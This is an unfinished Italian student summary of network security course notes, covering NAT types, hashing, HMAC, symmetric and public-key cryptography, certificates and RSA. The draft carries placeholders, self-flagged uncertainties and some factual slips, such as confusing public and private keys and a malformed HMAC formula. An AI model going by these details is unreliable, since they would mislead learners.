

Riassunto Network Security and Management

Tommaso Puccetti

Studente presso Universita degli studi di Firenze

December 5, 2018

Contents

1	Security Basics	4
2	NAT	5
2.1	NAT statico	5
2.2	NAT Dinamico	6
2.3	NAPT: Network Address and Port Translation	7
2.4	Basi	8
2.5	NAT RFC 1631 e RFC 2776	9
2.6	NAT binding	9
2.6.1	Symmetric NAT	10
2.6.2	Full Cone NAT	10
2.6.3	Restricted Cone NAT	10
2.6.4	Port Restricted Cone NAT	11
2.6.5	NAT - STUN	11
2.7	NAT: ulteriori classificazioni	11
2.7.1	In base al Binding	12
2.7.2	In base al Port Binding	12
2.7.3	In base al Timer Refresh	12
2.7.4	In base all'External Filtering	13
2.8	Considerazioni	13
2.8.1	NAT: UPnP e IGD	13

3	Crittografia	14
3.1	Funzioni Hash	14
3.1.1	HMAC	15
3.2	Cifratura a chiave simmetrica	17
3.3	Cifratura a chiave pubblica/privata	18
3.4	Firma digitale	19
3.4.1	Problemi	19
3.4.2	Soluzioni: Fingerprint	19
3.4.3	Soluzioni: Keyserver	20
3.4.4	Soluzioni: Web of Trust	20
3.4.5	In pratica: PGP	20
3.5	Certificati	21
3.5.1	Certificati per tutto	22
3.5.2	Certificate Revocation List: CRL	22
3.5.3	WOT di Thawte (tybyca)	23
3.5.4	Confornti e sistema misto	23
3.6	Teoria: principi di crittografia	23
3.6.1	RSA	23
3.6.2	Diffie Hellman	25
3.6.3	Algoritmi a chiave simmetrica: One time pad	26
3.6.4	Algoritmi a chiave simmetrica: Cifratura di Feitsel	26
3.6.5	Altri algoritmi : DA FINIRE	27
3.7	Esempio: organizzazione rete certificati	27
4	Attacchi	28
4.1	Attacchi al mezzo fisico	28
4.1.1	Jamming	28
4.2	Attacchi a livello di collegamento	28
4.2.1	Dos al livello di collegamento	28
4.2.2	ARP-Spoofing	29
4.3	Attacchi al livello di rete	29
4.3.1	Fragmentation attack	30
4.3.2	Attacchi al DNS	31
4.4	Attacchi al livello di trasporto o superiori	34
4.4.1	Attacchi livello IV: Syn flood	34
4.4.2	Attacchi livello IV: TCP reset Guess	35
4.5	Attacchi al middleware	35
4.5.1	SQL Injection	36

4.5.2	Cross-site-scripting (XSS) stored	38
4.5.3	Cross-site-scripting (XSS) reflected: AJAX	39
4.6	Attacchi livello applicazione	39
4.6.1	Buffer overflow	40
4.6.2	Format Bug	41
5	Firewall	42
5.1	Posizionamento	42
5.2	Funzionamento	43
5.2.1	Tabella di NAT	45
5.2.2	Tabella di Filter	45
5.2.3	Il connection tracking	46
5.2.4	Fault tolerance and Load Balancing	47
5.2.5	Primary-Backup configuration	47
5.2.6	Multi-Primary multy path firewall cluster	47
5.2.7	Multi-primary hash-based stateful firewall cluster	48
5.2.8	State replication	48
5.3	L7 Filtering	49
6	Wireless security	50
6.1	Panoramica	50
6.1.1	WiMax: 802.16	51
6.1.2	Bluetooth	51
6.2	802.11: Wifi	51
6.2.1	Introduzione	51
6.2.2	WEP: Web Equivalent Privacy	52
6.2.3	WEP: Autenticazione Shared Key	53
6.2.4	WEP: Uscita dalla rete	55
6.2.5	802.11: Accesso al canale, Hidden node problem	55

List of Tables

List of Figures

1	Classi di indirizzi privati	5
2	NAT Statico	6
3	NAT Dinamico	6

4	NAPT	7
5	NAT security	8
6	NAT basi	8

1 Security Basics

Propriet della **Security**:

- **Confidentiality**: assicurare che persone non autorizzate accedano alle informazioni.
- **Integrity**: assicurare che le informazioni non vengano alterate da individui non autorizzati, in un modo che non sia individuabile dagli utenti autorizzati
- **Authentication**: Assicurarsi che gli utenti siano chi dicono di essere.

La security non deve essere confusa con la sicurezza. **Security**:

- La qualit o lo stato di essere sicuri (liberi da pericoli, da paura o ansi, libero dalla prospettiva di essere licenziato);
- Qualcosa di dato, depositato o impegnato con lo scopo di rendere un impegno un obbligo;
- Uno strumento di investimento nella forma di un contratto, che fornisce l'evidenza della sua propriet;
- Qualcosa che protegge (misure messe in atto contro lo spionaggio o sabotaggio, crimini o attacchi.)

Per quanto riguarda la safety:

- La condizione di essere sicuri rispetto al subire o causare danno, infortuni, o perdite.
- Un dispositivo progettato per prevenire operazione involontarie o pericolose.

La sicurezza ha un **costo**: un sistema sicuro **pi complesso da realizzare e da mantenere**, in definitiva **pi complesso**. BLABLABLA

2 NAT

Problema: *gli indirizzi IP sono pochi e costosi, per di pi non sempre vogliamo esporre la struttura interna di una Intranet (rete locale).*

Per questo motivo vengono utilizzate classi di indirizzi IP (IPv4) **non-routable** come definito in **RFC 1918**, riservati alle reti locali con lo **scopo di ridurre le richieste su indirizzi pubblici**. I pacchetti con tali indirizzi per l'instradamento e l'indirizzamento tramite protocollo IP da router internet.

Si utilizza il **NAT** e **NAPT** mascherano un indirizzo tramite proxy a livello IP:

- Si trasforma un indirizzo sorgente (IP Number e port) in un altro indirizzo.
- Il server NAT viene visto all'esterno come la sorgente della comunicazione
- Il NAT **trasparente** per l'utente interno

Classi di indirizzi privati:1

Class	Private Address Range
A	10.0.0.0 - 10.255.255.255
B	172.16.0.0 - 172.31.255.255
C	192.168.0.0 - 192.168.255.255

Figure 1: Classi di indirizzi privati

2.1 NAT statico

- Si ha un mapping uno a uno tra indirizzi esterni ed interni.
- Pu essere utilizzato in congiunzione con un firewall.
- Non risolve il problema della scarsit di indirizzi.
- Risulta molto facile da implementare

NAT Statico:2




Figure 2: NAT Statico

2.2 NAT Dinamico

- Mapping dinamico tra indirizzi interni ed indirizzi esterni
- Risolve il problema della scarsità degli indirizzi
- Richiede Server stateful (mantiene informazioni di stato dell'utente durante una sessione).

NAT Dinamico:3




Figure 3: NAT Dinamico

2.3 NAT: Network Address and Port Translation

- Mapping dinamico tra indirizzi interni e d esterni **con porte dinamiche**.
- Risolve il problema della scarsità di indirizzi
- Richiede un server stateful più complesso rispetto al NAT.

NAPT:4




Figure 4: NATP

Tuttavia il NAT ha una controindicazione: implica un **ricalcolo dei checksum** IP e TCP come avviene in IPSec (standard per reti a pacchetto per la sicurezza su reti IP). Le due cose possono **interferire portando ad un completo blocco delle comunicazioni**. Si hanno problemi sia con la funzione **AH** (Authentication Header, protocollo per controllo integrità di pacchetto, garantisce autenticazione pacchetto per pacchetto tramite checksum a chiave simmetrica) sia con la funzione **ESP** (Encapsulating Security Payload utilizzato per autenticità, confidenzialità e integrità) di IPSEC.

NAT security:5

La soluzione può essere quella di applicare il NAT e poi IPSEC, o in alternativa eseguirli insieme. Da tenere in considerazione il fatto che un Host dietro a un NAT non può cominciare una comunicazione IPSEC (???????). Inoltre la **co-localizzazione di NAT e IPSEC** è un **potenziale pericolo** per




Figure 5: NAT security

la **sicurezza**. La terza opzione quella di utilizzare un tunnel IP-over-IP ma deprecabile.

2.4 Basi

I pacchetti non routable non sono trasportati in internet (ovvero i router li scartano) poich il loro indirizzo IP non univoco. Serve pertanto un traduzione da indirizzi non routable a indirizzi routable: il NAT si occupa di questo.

NAT basi:6




Figure 6: NAT basi

Un NAT svolge le seguenti **operazioni** sia quando arriva un pacchetto sull'interfaccia **interna** che su quella **esterna**:

- Si cerca un **binding** se c'è si trasla il pacchetto e si esegue un **forward** di quest'ultimo, altrimenti si **scarta** il pacchetto
- Allo scadere di un **timer** specifico si **cancella il binding**

2.5 NAT RFC 1631 e RFC 2776

Per quanto riguarda **RFC 1631** si varia **solo gli indirizzi IP**, in questo modo tuttavia non risolviamo il problema della scarsità di indirizzi. Infatti il numero di indirizzi necessari pari al numero di PC che vogliono utilizzare *contemporaneamente* lo stesso protocollo.

INSERIRE 1631

In RFC 2776 invece, si varia **sia indirizzi IP che le porte**. In tal modo il numero delle sessioni contemporanee (ovvero il numero di bindings contemporanei) pari circa a 64000 (escludendo le porte ben conosciute.)

2.6 NAT binding

Per binding intendiamo una relazione:

$$IP, proto, port(int) \Leftrightarrow IP, Proto, Port(ext)$$

In realtà quello che inteso come binding composto da **Binding + Filter**.

- Il primo associa indirizzo porta interna a un indirizzo porta esterna (realizza la funzione *interno* \Leftrightarrow *esterno*)
- Il secondo decide se e quali pacchetti dall'esterno vanno ritradotti. **Attenzione**: il comportamento del filter genera differenti comportamenti del NAT, alcuni voluti altri no.

Il binding varia a seconda dei protocolli che utilizziamo, nello specifico parliamo delle differenze che si riscontrano tra **TCP** e **UDP** a livello di NAT:

- TCP **stateful**, dunque il binding aggiornato in base ad un timer che varia a seconda dello stato della connessione e della dimensione della CWIN. Per questo protocollo il NAT ha un comportamento **symmetric** ossia **binding e filter sono basati sulla stessa quintupla**

$$(protocollo, IP, portesorgente - destinazione)$$

(Quintupla ????)

Per questo motivo **le comunicazioni devono partire dall'interno** e non possono effettuare una callback, quindi PASSIVE FTP (???????). Inoltre il **demultiplexing** definito a livello TCP

- UDP **stateless**, il binding basato solo su un timer e sulla conoscenza del comportamento dell'applicazione (informazioni sulle porte utilizzate ad esempio). Il **demultiplexing** fatto a **livello applicazione**, in questo modo una sola applicazione può utilizzare una sola socket in uscita per due stream diversi con destinatari diversi (a differenza di TCP).

Abbiamo bisogno di un comportamento diverso del NAT per UDP.

Esistono diversi modi di implementare NAT per UDP, queste diverse implementazioni dipendono dalle modalità di esecuzione del Filter. In base a come si comporta NAT alcuni applicativi possono funzionare o meno, in parte o del tutto.

2.6.1 Symmetric NAT

Funziona esattamente come il symmetric per TCP, non funzioneranno i programmi che hanno bisogno di referral e handover (????)

INSERIRE sym

2.6.2 Full Cone NAT

Il filter non fa niente. Tutto e tutti potranno raggiungere il sorgente (compresi malintenzionati, permetto perfino di eseguire un **port scanning**)

INSERIRE cone

2.6.3 Restricted Cone NAT

Il Filter basato sull'IP del destinatario. Significa che accettiamo comunicazioni da porte diverse purché abbiano lo stesso IP (provengano dallo stesso Host). **Non c'è controllo sul numero di porta.** Questa politica del Filter restrittiva poiché non permette a programmi come MSN e mulo di

funzionare

INSERIRE rest

2.6.4 Port Restricted Cone NAT

Il filter basato sulla porta del destinatario. Funzionano tutti i programmi UDP anche se con delle limitazioni.

INSERIRE port

2.6.5 NAT - STUN

Come pu un'applicazione conoscere il tipo di NAT ?

Si utilizza un protocollo chiamato **STUN**, un protocollo **request-reply**. Esso permette alle applicazioni in esecuzione su un computer di scoprire la presenza ed i tipi di NAT e firewall che si interpongono tra il computer e la rete pubblica. Permette inoltre a questi computer di conoscere gli indirizzi IP e le porte con cui il dispositivo NAT li sta rendendo visibili sulla rete pubblica. **Ha a disposizione due porte sul client e due porte e due indirizzi ip sul server**

STUN non garantisce una conoscenza accurata, infatti il **NAT pu essere non deterministico**, ossia cambiare il comportamento a seconda della disponibilit delle risorse. Un altro problema si riscontra nella possibilit che ci siano pi NAT nel percorso sorgente-destinazione, in questo caso la classificazione non rigorosa e il comportamento imprevedibile (Il secondo livello di NAT potrebbe non avere lo stesso comportamento del primo)

2.7 NAT: ulteriori classificazioni

I NAT possono essere classificati in base a tre parametri:

- Come viene fatto il **binding**.
- Come vengono **aggiornati i filters**.
- Quando si riavviano i **timers**.

2.7.1 In base al Binding

- **Endpoint:** il NAT riusa il binding per tutte le sessioni provenienti da stesso IP/PORTA, IP/PORTA esterni non vengono valutati (**come full cone NAT**)
- **Endpoint:** Il NAT riusa il binding per tutte le sessioni provenienti dalla stesso IP/porta verso lo stesso IP esterno (la porta non si considera). **E come un Restricted Cone NAT.**
- **Endpoint address and port dependent:** come symmetric NAT.

2.7.2 In base al Port Binding

- **Port preservation:** Il NAT tenta di mantenere la porta di origine. Se due Host interni utilizzano la stessa porta di origine uno l'avrà cambiata l'altro no.
- **Port overloading:** Il NAT fa port preservation in modo aggressivo, un secondo tentativo di binding fa scadere il binding esistente
- **Port:** ??????

2.7.3 In base al Timer Refresh

- **Bidirectional:** il timer aggiornato dai pacchetti in entrambe le direzioni.
- **Outbound:** Solo pacchetti interno verso l'esterno rinfrescano i timer. Risulta necessario usare un **keep alive**. Inoltre il timer potrebbe essere per session o per binding (nel caso di riuso del binding per più sessioni)
- **Inbound:** solo i pacchetti dall'esterno verso l'interno rinfrescano il timer, anche in questo caso c'è bisogno di un keep- alive
- **Transport protocol state:** come in TCP ma si possono usare altre informazioni (da la possibilità di fare attacchi DOS).

2.7.4 In base all'External Filtering

- **Endpoint independent:** non filtra o scarta pacchetti (full cone)
- **Endpoint address dependent:** Filtra i pacchetti che non provengono dall'IP originario del binding (restricted cone).
- **Endpoint address and port dependent:** Filtra i pacchetti che non provengono dall'IP/porta originario del binding (port restricted cone o symmetric).

2.8 Considerazioni

Per quanto riguarda le **applicazioni p2p** esse tendono ad aggirare il NAT ma così facendo creano spesso problemi di sicurezza. Per quanto riguarda ICMP rischia di fallire per lo stesso motivo di IPSEC (nel payload sono spesso contenute info su IP e porta originante). Rispetto all'**IP fragmentation** il problema è quello di ricostruire i pacchetti (o almeno mantenere informazioni sul primo pacchetto), perché nei frammenti successivi **manca header UDP/TCP**, ma **potrebbe essere un attacco a frammentazione**. Inoltre il primo pacchetto può arrivare fuori sequenza. Una soluzione è quella di provare a configurare il nat in modo che esso stesso modifichi il contenuto del payload.

2.8.1 NAT: UPnP e IGD

Universal Plug n Play: Set di protocolli per la definizione e l'annuncio di device e servizi. Un dispositivo compatibile UPnP può unirsi dinamicamente ad una rete, ottenendo un indirizzo IP, annunciare il suo nome, trasmettere le proprie capacità su richiesta e venire a conoscenza della presenza e delle capacità degli altri device della rete.

L'**Internet Gateway Device (IGD)** permette ad un device UPnP di scoprire l'indirizzo esterno di un NAT e di creare filters e bindings per i suoi servizi in modo automatico. In questo modo le porte sono aperte in modo incontrollato e potrebbero sovrascrivere i binding esistenti... come per la porta 80 (implementato in Windows).

3 Crittografia

La crittografia è la scienza di mantenere segrete le informazioni.

Oggi la crittografia è utilizzata, oltre che per la segretezza, per tutti gli altri servizi di sicurezza che abbiamo visto, **esclusa la disponibilità del servizio**. Infatti un uso diffuso delle tecniche di cifratura aumenta le possibilità di incorrere in attacchi **DoS**.

- Protezione documenti:
 - **Integrità**
 - **Segretezza**
 - **Autenticazione**
 - **Non ripudiabilità**
- Verifica identità dei corrispondenti: **controllo degli accessi**.

Vediamo le principali funzioni crittografiche.

3.1 Funzioni Hash

Risolvono il problema della **garanzia di integrità** di un documento trasmesso.

*Una funzione hash è una funzione unidirezionale che si applica ad un'informazione, generando un'impronta (**digest**) di dimensione fissa che è funzione dei dati in ingresso.* Generalmente sono sequenze di operazioni elementari quali **shift** e **XOR** sui dati, quindi **molto veloci da computare**.

INSERIRE sha

Esempio:

- A invia a B un messaggio M, calcola $H(M) = D$ ed invia anche D.
- B riceve M e D, calcola $H(M) = D'$. Se $D=D'$ si ha la garanzia che il messaggio non è stato modificato.
- E potrebbe intercettare solo M e modificarlo, ma quando B riceverà anche D, l'hash sarà diverso e quindi B si accorgerà che M è stato modificato. Per riuscire a modificare M in M' E deve intercettare anche D e cambiarlo in $H(M')$.

Un'applicazione tipica quella della distribuzione di file eseguibili: quando scaricate un eseguibile il file deve essere identico a quello che il produttore ha generato, anche un bit pu provocare un malfunzionamento. Con le ISO degli OS viene fornito il codice **md5** del file che il digest creato con l'hash. Una funzione hash deve avere i seguenti **requisiti minimi**:

- **Compressione:** H mappa un input di lunghezza finita e arbitraria in un output $H(x)$ di lunghezza fissata n .
- **Facilit di computazione:** dato H e un input x , $H(x)$ facile da computare

In aggiunta abbiamo:

- **preimage resistance:** per ogni output computazionalmente infattibile trovare un qualsiasi input che tramite hash genera quell'output. Dato un output y impossibile trovare x tale che $H(x)=y$.
- **2nd preimage resistance:** computazionalmente infattibile trovare un qualsiasi secondo input che ha lo stesso output di uno specifico primo input. Infattibile trovare $x' \neq x$ tale che $H(x')=H(x)$.
- **Resistenza alla collisione:** impossibile trovare qualsiasi coppia di input x e x' che producono lo stesso digest ($H(x')=H(x)$).

Uno dei **limiti** delle funzioni hash risiede nel fatto che se l'attaccante intercetta il digest pu modificarlo, facendo passare inosservata la modifica al contenuto del file (si possono usare pi funzioni hash). Per questo motivo le hash si accompagnano ad altri metodi di autenticazione.

3.1.1 HMAC

Keyed-hash-message authentication code **accoppia l'utilizzo di una chiave simmetrica ad una funzione hash** per garantire, oltre all'integrit, l'autenticazione dei dati. Per **chiave simmetrica** intendiamo una stringa opportunamente lunga scelta in modo meno predicibile possibile. Spesso si utilizzano delle funzioni hash per generare una chiave simmetrica a partire da una data **password**:

$$K = md5(password) = 0x12ab5893092ba4183f3a345872b34f233$$

Se si dispone di una buona funzione hash si pu generare un HMAC componendo la funzione hash con la chiave.

$$HMAC_K(M) = H((K \oplus opad)_H((K \oplus ipad) \vee M))$$

In questo modo il digest pu essere calcolato solo se si conosce la chiave K.

Passiamo ora a descriverne il **funzionamento**:

- A e B si mettono d'accordo su una password utilizzando un canale sicuro.
- A per inviare un messaggio a B :
 1. calcola $K = \text{md5}(\text{password})$
 2. calcola $HMAC_K(M)$
 3. invia a B la coppia $M, HMAC_K(M)$
- M e $HMAC_K(M)$ possono essere inviate accoppiate nello stesso pacchetto.

INSERIRE hmac

I vantaggi rispetto ad una semplice funzione hash sono:

- Se E intercetta sia M che $HMAC_K(M)$ per cambiare M dovrebbe:
 - Modificare M in M'
 - ricalcolare $HMAC_K(M)$
- tuttavia E non in possesso di M (K no?????) quindi non pu calcolare l'HMAC.

Schemi di questo tipo sono utilizzati per garantire integrit e implicitamente anche l'autenticazione di pacchetti livello MAC in molte tipologie di reti.

Di seguito una lista delle principali problematiche:

- **Problema di gestione:** A e B hanno bisogno di una canale sicuro per scambiare la chiave, non utile per comunicazioni via internet.
- **Attacchi di forza bruta:** E potrebbe intercettare una pacchetto e cercare di indovinare la chiave K:

- dato M, e $K = 0x00000000000000000000000000000000$
- $D = \text{HMACK}(M)$? se vero allora K la chiave giusta, altrimenti
- $K = 0x00000000000000000000000000000001$, riprova. . .

Un attacco di questo tipo **computazionalmente impegnativo** per calcolare tutte le chiavi possibili (2^{128}) ci vogliono migliaia di anni. Tuttavia se la chiave generata da una password l'attacco **diventa possibile** utilizzando un **dizionario**:

- dato M e $K = \text{md5}(\text{abaco})$, $D = \text{HMACK}(M)$
- se falso, $K = \text{md5}(\text{abate})$. . .

Le parole di un dizionario possono essere decine di migliaia, per generarle tutte ci vogliono pochi minuti. ***Per questo le password non devono essere scelte come parole esistenti!***

3.2 Cifratura a chiave simmetrica

Principio di Kerchoff:

- Gli algoritmi crittografici devono essere **noti a priori**.
- Un prodotto che garantisce cifratura con **algoritmo segreto**, non un buon prodotto.

Spieghiamo il **funzionamento** :

- A e B si accordano su una chiave K o una password da cui generare K (come in HMAC).
- I messaggi possono essere decifrati solo con una chiave K.
- Stesso algoritmo per cifrare e decifrare.

INSERIRE des e des2

Tra i **problemi** che si riscontrano si ha la **poca flessibilit** dovuta alla necessit per A e B di scambiarsi le chiavi in anticipo. Inoltre ci espone ad **attacchi di forza bruta** anche se pi difficili del caso HMAC (per E sar pi difficile ad ogni tentativo stabili se il messaggio ottenuto corretto)
Possiamo combinare HMAC e cifratura a chiave simmetrica per ovviare a questi problemi:

1. Si genera HMAC con chiave K
2. Si cifra tutto il pacchetto compreso l'HMAC con una seconda chiave K' .

In questo modo abbiamo segretezza e **integrit** dei dati oltre che ad una forma di **autenticazione** in relazione a come vengono scambiate le chiavi. Questo approccio viene utilizzato per le reti LAN nelle quale si pu impostare a mano sulle macchine.

3.3 Cifratura a chiave pubblica/privata

- A e B possiedono due chiavi ciascuno (possono essere generate insieme da programmi appositi)
 - Una chiave pubblica Pub_A e Pub_B
 - Una chiave privata $Priv_A$ e $Priv_B$
- Le chiavi private si devono tenere segrete (vitale che A sia unico possessore di Pub_A cos per B)
- La chiave pubblica pu essere pubblicata.

Caratteristiche:

- Ci che cifrato con chiave pubblica pu essere decifrato solo con la rispettiva chiave privata.
- Computazionalmente impossibile risalire ad una chiave privata da una pubblica.
- Se A cifra un messaggio utilizzando la chiave pubblica di B solo B potr decifrarlo con la sua chiave privata. **Si ottiene segretezza.**

Non necessario concordare preventivamente una chiave di cifratura comune.

INSERIRE pubpriv

3.4 Firma digitale

Le chiavi pubbliche e private sono invertibili: A pu utilizzare la sua chiave privata per criptare un messaggio che pu essere decriptato utilizzando la relativa chiave pubblica. Il messaggio risulta dunque **decifrabile da chiunque** (la chiave appunto pubblica) dunque **non garantisce la segretezza**. Si pu tuttavia **garantire l'autenticazione e la non ripudiabilit dei dati**: visto che A l'unico in possesso di $Priv_A$ chiunque decifra il messaggio con la sua chiave pubblica **sicuro che il messaggio proviene da quest'ultimo: FIRMA DIGITALE**.

3.4.1 Problemi

Un attacco che possiamo compiere contro questo tipo di cifratura il **Man in the middle**:

- A invia a B Pub_A
- E intercetta il messaggio e scambia Pub_A con Pub_E
- B riceve la chiave Pub_E convinto che sia quella di A e cifra il suo messaggio con Pub_E .
- E intercetta il messaggio, lo decifra, e lo cifra nuovamente stavolta utilizzando Pub_A e lo invia ad A che non si accorge di niente.
- A riceve il messaggio che per pu essere letto e/o modificato da E

Questo tipo di attacco sempre possibile quando A e B non conoscono le rispettive chiavi, che dunque dovranno essere scambiate tramite canale sicuro. Si presenta lo **stesso problema di HMAC e chiave simmetrica**: **l'unica differenza che per sicuro non intendiamo segreto ma semplicemente autenticato**.

3.4.2 Soluzioni: Fingerprint

???????

3.4.3 Soluzioni: Keyserver

Sono **server nei quali possibile effettuare l'upload delle chiavi pubbliche**. Tuttavia il server non assicura la corrispondenza della chiave pubblica all'identit  dichiarata. Si possono inserire info come nome e email, dunque facile tramite motore di ricerca trovare la chiave che vogliamo (BUSH)

3.4.4 Soluzioni: Web of Trust

Rete di contatti attraverso la quale i partecipanti certificano l'identit  altrui. Il principio di fondo   il seguente: se A conosce personalmente B pu certificare che Pub_B ovvero garantire che una certa chiave appartenga effettivamente a B. C, conoscendo A, ha una garanzia maggiore sulla corrispondenza effettiva tra Pub_B e B stesso. Ogni utente ha interesse che la propria chiave pubblica sia certificata dal pi alto numero di persone possibile all'interno della rete. **Le certificazioni sono realizzate utilizzando la propria chiave privata per firmare la chiave pubblica altrui.** Esempio:

- A genera una sua coppia di chiavi PubA e PrivA . Nella ce scritto che la chiave appartiene ad A. chiave pubblica
- A va da B, gli mostra un documento e gli consegna la fingerprint della chiave.
- B scarica la chiave da un keyserver, controlla la fingerprint.
- B a quel punto pu firmare con la propria PrivB la chiave pubblica PubA .
- B carica la chiave firmata sul keyserver.

3.4.5 In pratica: PGP

Pretty Good Privacy stato il primo programma che permetteva di scambiarsi chiavi pubbliche/private e inviarsi messaggi privati. Il governo americano osteggiava la sua distribuzione al pari di tutto ci che utilizzava la crittografia. Nasce come codice sorgente poi chiuso e fatto divenire prodotto commerciale.

Per ovviare a questo, nasce GPG GNU su licenza aperta (GNU GPL).

- **come creare chiavi:** `gpg gen-key`
- **come esportare chiavi:** `gpg export armor C93F299D`
- **come usare un keyserver:** `gpg keyserver pgp.mit.edu send-key C93F299D`
- **come cifrare messaggi:** `gpg encrypt -r C93F299D file`

3.5 Certificati

Le **WOT** sono comode (si basano sul numero di partecipanti, e sulla fiducia reciproca) ma in contesti formali abbiamo bisogno di garanzie aggiuntive, affinché una chiave pubblica sia associata ad una persona. Abbiamo bisogno di **terze parti riconosciute: Enti certificatori**.

Questi enti **garantiscono l'associazione tra chiave pubblica e persona fisica**. L'ente ha una sua coppia di chiavi pubblica/privata, gli utenti conoscono quella pubblica. La certificazione avviene come per le chiavi GPG (?????) ma si utilizza un formato diverso (**X.509**).

Come funziona?

- L'utente A genera coppia di chiavi pubblica/privata
- A invia all'ente la chiave pubblica e un documento
- L'ente restituisce la chiave pubblica ad A firmata con la propria chiave privata. **Il contenitore in cui si sposta tale chiave è un certificato.**
- La procedura si fa una sola volta, alla creazione della chiave
- L'ente dunque non conosce la chiave privata, **dando così maggiore garanzia all'utente**. In casi più semplici la CA fornisce coppia di chiavi e certificato direttamente ad A.
- Quando un utente B deve parlare con A gli chiede il suo certificato.
- Dal certificato estrae la chiave pubblica di A e verifica che la firma digitale dell'ente sia corretta (**utilizzando la chiave pubblica dell'ente certificatore.**) B è sicuro dell'identità di A.

La firma digitale ha lo stesso valore probatorio della firma su carta.
Attraverso i certificati otteniamo un accurato controllo degli accessi.

INSERIRE CERTIFICATI

3.5.1 Certificati per tutto

Lo stesso modello pu essere applicato in **qualsiasi contesto** anche senza il bisogno di contattare una CA ufficiale.

Introduciamo l'esempio di un'azienda che ha i seguenti servizi:

- posta elettronica
- sito web
- rete interna a cui collegare pc

Si pu creare una **CA dedicata** con la sua coppia di chiavi pubblica/privata ed un certificato che **autofirmato** (la CA dunque si **autocertifica**). In questo modo si possono rilasciare certificati a tutti gli utenti in modo tale che essi inviino solo posta firmata digitalmente. Ogni volta che un utente riceve (invia ????) una mail questa verr autenticata e cifrata. Inoltre possiamo fornire i browser di certificati cos che i server accetteranno le connessioni solo da macchine autorizzate. Quando un portatile si connette alla rete, prima di essere abilitato a ricevere e inviare traffico, dovr autenticarsi con un server utilizzando un certificato valido.

Un CA autocertificata aumenta il livello di sicurezza, ma dobbiamo sottolineare che se per qualche motivo il server su cui risiedono le chiavi pubbliche e private della CA, **verr compromessa la sicurezza di tutta la rete**.

3.5.2 Certificate Revocation List: CRL

Un utente ha perso un portatile con un certificato valido ? Uno dei server con certificato viene compromesso? Un utente si comporta male ? **Dobbiamo riuscire ad invalidare i certificati gi rilasciati** di fatto revocandoli.

La CRL **una lista di certificati revocati** dall'ente certificatore. Per fare ci la CA tiene una lista di certificati non pi validi, distribuita **firmata con la propria chiave privata**. Un utente deve essere in grado di **scaricare la CRL pi aggiornata** tramite servizio offerto dall'infrastruttura di rete.

Le CRL sono proprio il motivo per il quale abbiamo bisogno di un'autorit di terzi, poich introducono un elemento di complicazione in pi.

3.5.3 WOT di Thawte (tybyca)

COMPLETARE

3.5.4 Confornti e sistema misto

INSERIRE confronto

Le due tecniche vengono utilizzate insieme per garantire performance e sicurezza:

- $A \rightarrow B$: certificato A , C_A
- $A \leftarrow B$: certificato A , C_B
- $A \rightarrow B$: A genera un numero casuale R e invia tale numero cifrato con il certificato C_B
- $A \leftarrow B$: B genera un numero casuale P e trasmette tale numero cifrato con il certificato C_A
- si genera una chiave segreta $K = hash(P \oplus R)$

Una volta generato K possiamo utilizzare quella chiave per cifrare, decifrare e autenticare tutti i messaggi tra A e B . In questo modo abbiamo vantaggi dal punto di vista computazionale.

3.6 Teoria: principi di crittografia

3.6.1 RSA

- Dati p, q primi con $n = pq$
- Dato $m < n$
- se e, d sono inversi moltiplicativi mod $\phi(n)$ ovvero $ed = 1 \bmod \phi(n)$ allora:

INSERIRE FORMULA EULERO

- Dato $m^e = c$ computazionalmente oneroso ricavare m , per numeri grandi impossibile. **Si pu cifrare esponenziando per e e decifrare esponenziando ancora per d**
- dunque la coppia e,n la chiave pubblica mentre la coppia d,n la chiave privata.
- per valori di e,n non piccoli (maggiori di 1kbit) non esistono algoritmi che permettano:
 - dati e,n ricavare d
 - dato m^e ricavare m

